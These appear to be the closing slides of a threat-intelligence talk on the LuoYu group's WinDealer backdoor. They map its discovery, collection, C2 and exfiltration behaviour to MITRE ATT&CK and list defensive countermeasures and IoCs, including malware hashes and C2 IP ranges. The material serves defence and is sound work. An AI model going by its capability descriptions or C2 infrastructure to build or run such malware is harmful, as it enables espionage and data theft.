Tactics	Techniques	
Discovery	T1012	**Query Registry:** WinDealer lists installed applications and stores configuration information in the registry.
	T1016	**System Network Configuration Discovery:** WinDealer lists networks adapters and their addresses
	T1016.001	**System Network Configuration Discovery:** Internet Connection Discovery WinDealer gets the public IP via "http://icanhazip.com/".
	T1049	**System Network Connections Discovery:** WinDealer scans the hosts in the LAN using ICMP.
	T1057	**Process Discovery:** WinDealer gets the process list.
	T1082	**System Information Discovery:** WinDealer gets hostname, CPU info, OS version, mac address and username. The backdoor command 0xD obtains the keyboard layout.
	T1083	**File and Directory Discovery:** WinDealer gets a file list and metadata of specified files.
	T1120	**Peripheral Device Discovery:** WinDealer gets system disk information and USB drive information.
	T1518	**Software Discovery:** WinDealer lists installed applications, WinDealer gets configuration files of chat applications such as Skype, QQ, WeChat and wangwang.

LuoYu's TTPs
MITRE ATT&CK Mapping

TEAMT5

Tactics	Techniques	
Collection	**T1113**	**Screen Capture:** WinDealer can take screen captures.
Command and Control	**T1568**	**Dynamic Resolution:** WinDealer dynamically generates C2 IP using IPGA.
	T1573.001	**Encrypted Channel: Symmetric Cryptography** Further communications are encrypted by AES-128 in ECB mode.
	T1573.002	**Encrypted Channel: Asymmetric Cryptography** WinDealer uses RSA-2048 during its key exchange phase.
Exfiltration	**T1041**	**Exfiltration Over C2 Channel:** WinDealer exfiltrates the gathered data over C2 channels.

Countermeasures against this campaign

- Cyber Hygiene Matters!
  - Check before clicking links and downloading files
- While preventing malware downloads with SIGINT is very difficult, detecting and dealing with them is relatively easy.
- Deployment of AV and continuous its alert monitoring
- Firewall implicit denial setting, and in the case of WFH, Windows Firewall setting is recommended on the host side as well.

TEAMT5

Conclusions

TEAMT5

- LuoYu is increasing its attack scope to companies and users in East Asia, **including Japan (and their branches in China)**.

- Notable TTPs
  - Arsenals having capabilities to attack **multiple platforms**
  - Utilization of **popular shared tools** (i.e., ShadowPad, PlugX)
  - **Various attack vector** such as SIGINT, watering hole attacks, etc.

- LuoYu's evolution throughout 2021 indicates **its potential in developing into a more sophisticated group** in the future

Reference

TEAMT5

- https://jsac.jpcert.or.jp/archive/2021/pdf/JSAC2021_301_shui-leon_en.pdf
- https://www.fortinet.com/blog/threat-research/chinese-targeted-trojan-analysis
- https://blogs.jpcert.or.jp/ja/2021/10/windealer.html
- https://www.shuzhiduo.com/A/8Bz8k3Pxdx/
- https://bbs.kafan.cn/thread-2157062-1-1.html

IoCs

TEAMT5

No	Malware Type	Version	File Name	MD5
1	WinDealer	18.19.0628	version.dll	6102f77c85541d00b4c3bc95f100febc
2		18.20.1225	qbupd.exe	D9A6725B6A2B38F96974518EC9E361AB
3		18.20.1225	NewsClientPlugin.exe	76ba5272a17fdab7521ea21a57d23591
4		18.20.1225	RuntimeBroker.exe	cc7207f09a6fe41c71626ad4d3f127ce

C2	Domain/IP	Remarks
WinDealer	113.62.0.0/15 111.120.0.0/14	Using 55556/TCP, 6999/UDP
	221.195.68.71/32	
	122.112.245.55/32	

THANK YOU!
Any Questions?